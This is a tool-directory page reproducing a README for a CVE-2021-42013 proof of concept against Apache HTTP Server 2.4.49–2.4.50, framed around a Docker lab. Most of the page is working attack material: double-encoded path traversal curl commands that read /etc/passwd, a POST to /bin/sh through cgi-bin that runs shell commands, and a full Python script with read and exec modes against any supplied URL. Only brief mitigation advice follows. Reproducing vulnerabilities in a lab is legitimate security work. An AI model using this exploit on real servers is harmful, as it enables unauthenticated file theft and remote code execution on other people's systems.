

Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2021-42013 — Proof-of-concept exploit for CVE-2021-42013 Apache HTTP Server path traversal and remote code execution vulnerability, with Docker-based lab environment and Python PoC script. | Kitploit
Tools/GitHubGitHub/eunho87/cve-2021-42013
Vulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingLearning & EducationLabs & Practice
GitHubeunho87/cve-2021-42013

CVE-2021-42013

Proof-of-concept exploit for CVE-2021-42013 Apache HTTP Server path traversal and remote code execution vulnerability, with Docker-based lab environment and Python PoC script.

View Repository
464 months agoNot yet reviewed
Share

CVE-2021-42013

Contributor

  • 석은호@eunho87

CVE-2021-42013 Apache HTTP Server Path Traversal

Vulnerability Summary

A bug in the path normalization handling of Apache HTTP Server 2.4.50 allows arbitrary file reading or remote code execution without authentication.

This occurs due to an incomplete patch for CVE-2021-41773, bypassing Apache's path blocking through double URL encoding (%%32%65).

References

  • NVD - CVE-2021-42013
  • Apache Security Advisory

Vulnerability Conditions

For CVE-2021-42013 to be exploitable, the following conditions must be met:

  1. Apache 2.4.49~2.4.50
  2. The Directory directive in httpd.conf is not set to 'Require all denied'
  3. mod_cgi module enabled (for RCE)

Environment Setup

docker-compose up -d

Run the following command to verify the test environment is running:

docker-compose ps

If the server is running normally, you can access http://localhost:8080.

Vulnerability Reproduction

Apache blocks the use of ../ to traverse to parent directories. To bypass this, the encoded value of . can be used instead: 2e. However, Apache 2.4.50 decodes %2e before checking, so %2e2e would be blocked just like ../. Therefore, double encoding with %%32%65 must be used to bypass the filter.

curl -s --path-as-is "http://localhost:8080/static/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/etc/passwd"

In a CGI-capable environment, RCE is possible by replacing the last part with /bin/sh.

curl -s --path-as-is -X POST \
  --data "echo Content-Type: text/plain; echo; id; uname -a" \
  "http://localhost:8080/cgi-bin/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/bin/sh"


PoC Code

Python (poc.py)

#!/usr/bin/env python3
import sys
import http.client
from urllib.parse import urlparse

def exploit(target_url, mode, arg):
    parsed = urlparse(target_url)
    host = parsed.hostname
    port = parsed.port or 80
    trav = "%%32%65%%32%65/" * 4
    
    if mode == "read":
        path = f"/static/{trav}{arg}"
        conn = http.client.HTTPConnection(host, port, timeout=5)
        conn.request("GET", path)
    else:
        path = f"/cgi-bin/{trav}bin/sh"
        body = f"echo Content-Type: text/plain; echo; {arg}"
        conn = http.client.HTTPConnection(host, port, timeout=5)
        conn.request("POST", path, body=body, headers={"Content-Type": "application/x-www-form-urlencoded"})
    
    result = conn.getresponse().read().decode("utf-8", "replace")
    conn.close()
    return result

if __name__ == "__main__":
    if len(sys.argv) < 4:
        print(f"사용법: {sys.argv[0]} <url> <read|exec> <arg>")
        sys.exit(1)
    print(exploit(sys.argv[1], sys.argv[2], sys.argv[3]))


Mitigation

  • Update to Apache 2.4.51 or later
  • Keep 'Require all denied'

Cleanup

docker-compose down

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    370
  • 4

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    289

Explore all tools

Browse our collection of tools

View all tools →






